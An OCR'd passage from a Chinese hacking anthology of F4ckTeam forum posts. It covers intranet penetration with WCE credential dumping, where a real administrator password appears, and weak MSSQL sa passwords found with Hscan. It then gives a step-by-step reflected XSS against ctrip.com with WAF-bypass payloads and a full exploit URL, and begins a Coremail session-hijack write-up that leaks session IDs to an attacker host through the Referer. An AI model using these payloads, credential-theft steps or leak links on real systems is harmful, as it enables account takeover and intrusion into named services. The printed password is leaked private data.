


图　3-3-17

结果还是结束不掉，就在无计可施时，突然想到服务，看看能不能通过关闭相应服务来达到结束进程的目的。如图 3-3-18：




图　3-3-18

关闭相应服务后，就可以成功结束该进程了。如图 3-3-19：




图　3-3-19

成功关闭，哎饶了好多弯路。如图 3-3-20




图　3-3-20

三、内网简单渗透

（1）先用 wce 获取管理员口令成功获取管理员的口令：Administrator jsdm*210029 如图 3-3-21：




图　3-3-21

（2）用 Hscan 扫描弱口令。如图 3-3-22：




图　3-3-22

找到多台主机的 mssql 主句的 sa 弱口令。连接上添加户即可。如图 3-3-23 与 3-3-24：

图　3-3-23




图　3-3-24

看了一下内网还有域，不过与域有关的渗透还没学会，先研究研究，以后再分享吧。基本的内网渗透就到此结束了。如图 3-3-25：

图　3-3-25

（全文完）责任编辑：3869

第四章　前端安全

第1节 携程旅行网反射型 XSS 及利用技巧

作者：Mramydnei
来自：听潮社区 — F4ckTeam
网址：http://team.f4ck.org/

今天有人私信我说有个 XSS 你可以挑战一下，二话不说加 QQ 拿到了这个 XSS 的 *URL:*

```
http://www.ctrip.com/Member/RemindPWD.asp?email=&uid=&signin_logintype=&done=xsstest
```

和往常一样在开始枯燥的测试之前,先看一下输出点是什么情况。

```
<form name="frmSend" action="ConfirmName.asp" method="post">
<input TYPE="HIDDEN" NAME="done" VALUE="xsstest">
<input type="hidden" name="hdnUid" value="2100050888 ">
<input type="hidden" name="hdnSendMode" value>
<input type="hidden" id="page_id" value="100005" />
</form>
```

一打开就看到了大大的 type=hidden。这个与其说是挑战一下，倒更像是“你不是很屌么，绕一个给我试试”。先不要酱紫消极，先看看能不能从 input 跳出去吧。测试：

```
xsstest"><a>
```

输出：

```
<input TYPE="HIDDEN" NAME="done" VALUE="xsstest"][a]">
```

看来还真是绕 type=hidden 的游戏了。我知道的有两个 trick，先说说其中的第一个吧。如果我们能成功插入 style=x:expression(alert(1))并用一个 iframe 来包含这个存在 XSS 漏洞的页面，那么就可以绕过 type=hidden 的限制，用 HTML 写出来就是这样：

```
————————————————————test.htm————————————————————
<html>
<body>
<iframe src="存在 XSS 漏洞的页面">
</body>
</html>
```

而被插入恶意 JS / HTML 代码的也 main 看上去会是这样：

```
<form name="frmSend" action="ConfirmName.asp" method="post">
<input TYPE="HIDDEN" NAME="done" VALUE="xsstest" style=x:expression(alert(1))>
<input type="hidden" name="hdnUid" value="2100050888 ">
<input type="hidden" name="hdnSendMode" value>
<input type="hidden" id="page_id" value="100005" /> </form>
```

当受害者打开我们站点上的 test.htm 时，就可以绕过 hidden=type 的限制，并在目标站成功的 alert(1)了。不过这个方法只适用于 IE6/7。换句话说，如果你是“拿来主义者”那么这个 trick 将对你没有任何意义。但如果你觉得这个也许能帮助你找到一些其它类似的问题，那么我觉得我们可能属于同一个频道，也许会成为很好的朋友。不过就这鸡肋的解决方法，也都是成

功插入 style=x:expression(alert(1))之后的故事了。下面附上简单的测试和绕过 WAF 的过程：

测试输入 1:

```
style=x:expression
```

测试结果 1:

```
<input TYPE="HIDDEN" NAME="done" VALUE="" style=x:e&amp;#173;xpression">
```

测试输入 2:

```
style=x:exp\ression //在 style 中这个反斜杠会被忽略，所以在绕过 WAF 时，是个不错的选择
```

测试结果 2:

```
<input TYPE="HIDDEN" NAME="done" VALUE="" style=x:exp\ression”>
```

测试输入 3:

```
style=x:exp\ression()
```

测试结果 3:

```
直接 HTTP 500 了。
```

在这里需要说一下 IIS+ASP 或者 IIS+ASP.NET 的问题。我们都知道在这种组合下有一个符号，也就是"%"会被 IIS 所忽略。这个 trick 也经常被应用在 SQLi 的 WAF 绕过。现在我们就把这个技巧照搬到 XSS 上面。

测试 4:

```
style=x:exp\ression%()
```

结果 4:

```
<input TYPE="HIDDEN" NAME="done" VALUE="" style=x:exp\ression()”>
```

最终绕过方案：

```
style=x:exp\ression%(ev%al(‘\141\154\145\162\164\50\61\51’))
```

成功得到预期的结果：

```
<input TYPE="HIDDEN" NAME="done" VALUE="" style=x:exp\ression(eval(‘\141\154\145\162\164\50\61\51’))">
```

现在构造之前说好的 HTML，把有 XSS 漏洞的页面通过 iframe 嵌入其中，并通过 IE7 打开我们的测试页面，结果小窗口再一次弹起，如图 4-1-1：




图　4-1-1

不过这里还有另外一个陷阱。这也是我和那个发给我 URL 的人喋喋不休，彼此不耐烦的争

论了半个小时后才知道的。就是对于 IE 来说 iframe 属于低信任区域。任何没有加入 P3P 规则的页面被嵌入到 iframe 当中时，其 cookies 都会被屏蔽。这也就意味着刚才那个折腾了半天的页面，其实偷不了 cookies（当然我觉得肯定还有办法，毕竟是老 IE 了）。但是这个是我完全不感兴趣的部分，因为对于我来说偷取 cookies 只是跨站脚本攻击的一部分或者一种选项而已。在这个事情上，我总是会和很多人发生分歧，所以我一向都选择不去和他们争论。讲到这里就是第一个绕过 hidden=type 的方法了（这个我记得是在长短短发的 Twitter 上看到的，我不确定第一个发现的人是谁，所以不要问我版权，I dont know!）。当然，我们还有第二个方法,这个方法来自 html5sec,我不知道有没有人真的有注意到过，其中有这么一条：

```
<form><input type=hidden onforminput=alert('what?')><input></form>!
```

就是通过 onforminput 事件触发的 js,实际上并不会受到 type=hidden 的影响。这个方法在 Opera 12.x 下有效（对于 linux 来说就是最新版中也有效，对于已经有最新版 20.x 的 win 版 opera 来说，应该是无效的）看来实现这个 XSS 我们只需要两个条件：

1.成功插入 onforminput=alert('what?')
2.当用户在当前 form 当中的其它 input 当中进行输入操作时触发。

这个条件看上去并不难找。但是……这个页面所有的 input 都是 type=hidden,除了一处（下面是代码片段）：

```
<script>
if (hascookieuser == "F") {
 strhtml += "<a href=\"http://my.ctrip.com/home/myinfo.aspx\" class= \"cui_myctrip_status\">" + v14 +
"</a><b></b>";
 strhtml += "<div class=\"cui_myctrip_lr\">";
 strhtml += "<a class=\"cui_links_login\" rel=\"nofollow\" href=\"https://
accounts.ctrip.com/member/login.aspx?BackUrl=" + escape(location.href).replace(/\//g, "%2F") +
"&responsemethod=get\">" + loginname + "</a>";
 strhtml += "|";
 strhtml += "<a rel=\"nofollow\" href=\"https://accounts.ctrip.com/member/ emailregist.aspx\"
class=\"cui_links_reg\">" + registeredname + "</a>";
 strhtml += "</div>";
 vstrshow += "<input type=\"button\" onclick=\"DoLogin()\" id = \"myctripButton\" class=\"basebtns_01\"
value=\"" + loginname + "\" />";
 vstrshow += "<a rel=\"nofollow\" href=\"http://my.ctrip.com/home/ myinfo.aspx\">" + v15 + "</a>";
 }
</script>
```

不论是 hascookieuser=="F"，是不是判断用户登录又或者别的什么，我只知道不论我是登录状态还是非登录状态我都没有看到这个 input 出现在我的页面当中。想个办法让它浮出水面？让我们来搞点破坏吧！

```
http://www.ctrip.com/Member/RemindPWD.asp?email=&uid=&signin_logintype=&done=xsstest" a='
```

在可控内容中输入 a='，这就意味着直到第二个单引号出现，下面所有出现在下一个单引号之前的内容都会变成 a 的值，除此之外其它单双引号的匹配可想而知，也都会变乱了。
还别说，经过我们这么一折腾，就在下面几行的"</form>"跑到某变量的值里，导致下面的内容将都会属于当前 form。
刚才提到的 script 标签也和 form 结束语一样被包含在了另外一个的变量的怀抱，最终 input 和预期的一样浮出了水面，如图 4-1-2：




图　4-1-2

现在操起 kali Linux 装上最新版的 opera，打开

http://www.ctrip.com/Member/RemindPWD.asp?email=&uid=&signin_logintype=&done=a%22onform%input=ev%al%28%27\141\154\145\162\164\50\51%27%29%20a=%27

在刚才搞出来的 input 里随便输点什么，结果小窗口又一次弹起来了，如图 4-1-3：




图　4-1-3

也许对于“拿来主义者”来说这是个糟糕的例子。我们有浏览器限制，信任区域问题，用户交互问题等等等等各式各样的阻碍。

不过就这样吧。这是地址：

http://www.ctrip.com/Member/RemindPWD.asp?email=&uid=&signin_logintype=&done=xsstest

如果你找到了更好的或其它可行的方法欢迎在帖子下面留言或通过 mramydnei@gmail.com 和我联系。我将不胜感激！

（全文完）责任编辑：静默

第2节 Coremail 任意账户 session 劫持漏洞

作者：Mramydnei
来自：听潮社区 — F4ckTeam
网址：http://team.f4ck.org/

最近从基友那儿搞了一个 Coremail 的账号过来。机会难得就闷头苦挖了 4-5 个洞。其中比较有意思的是这个任意账号劫持，所以打算发到论坛共享一下思路。就像上次的 dz 商城插件反射 xss 一样。很多时候我们需要将一些小的问题组合起来想办法让他变成一个安全问题。这次的任意账号劫持也是几个小问题的组合所导致的。你只不过是点击了一个超级链接，结果你的账号却被盗了。

第一个故事

Coremail 邮件系统在用户登录成功后，会给用户分配一个 32 位大小写字母混搭的 sid 用于用户身份验证。只要用户没有 logout，这个 sid 都不会被销毁且会作为参数出现在用户主界面的 URL 里。我们一旦获取了 sid，就意味着我们可以盗用用户身份去登录用户邮箱，如图 4-2-1：

图　4-2-1

第二个故事

就像第一个问题描述的那样，很多用于验证权限的参数和参数的值都会通过 URL 进行传递。当我们在邮件中插入我们远程服务器上的图片，如图 4-2-2：




图　4-2-2

并试图从 referer 中获取当前邮件的 ssid，mid 等等时发现获取的 referer 是空的。

```
ref: IP:210.39.3.9 Time:2014.05.24 09:57:23
```

继续再换一个方法，我们放弃插入图片，改用 Anchor：

```
<a href="//x55.me/ref.php">click me babe</a>
```

当用户点击我们加入到到邮件里的链接后，从下图可以看到我们获取了完整的 URL，如图 4-2-3：




图　4-2-4

URL 当中包含了，我们需要阅读这封邮件时的各种验证参数及其值。我们现在切换浏览器（这是为了证明我是在未授权的情况下打开的）试图打开我们收到的 referer。测试结果可成功读取邮件内容，如图 4-2-5：

图　4-2-5

喜欢思考的人，都应该想到了。你读到了这封邮件又如何？这个不是你自己发的邮件么？不论如何，这是第二个故事。

第三个故事

在问题二中，我们试图加入网络图片在邮件当中。现在我们试试上传本地图片功能。我们现在通过上传图片功能在邮件里上传一个图片并发送给受害者。最后再来看看邮件源码里的图片的地址。

```
<img identifier="img_identifier_1400908716094"
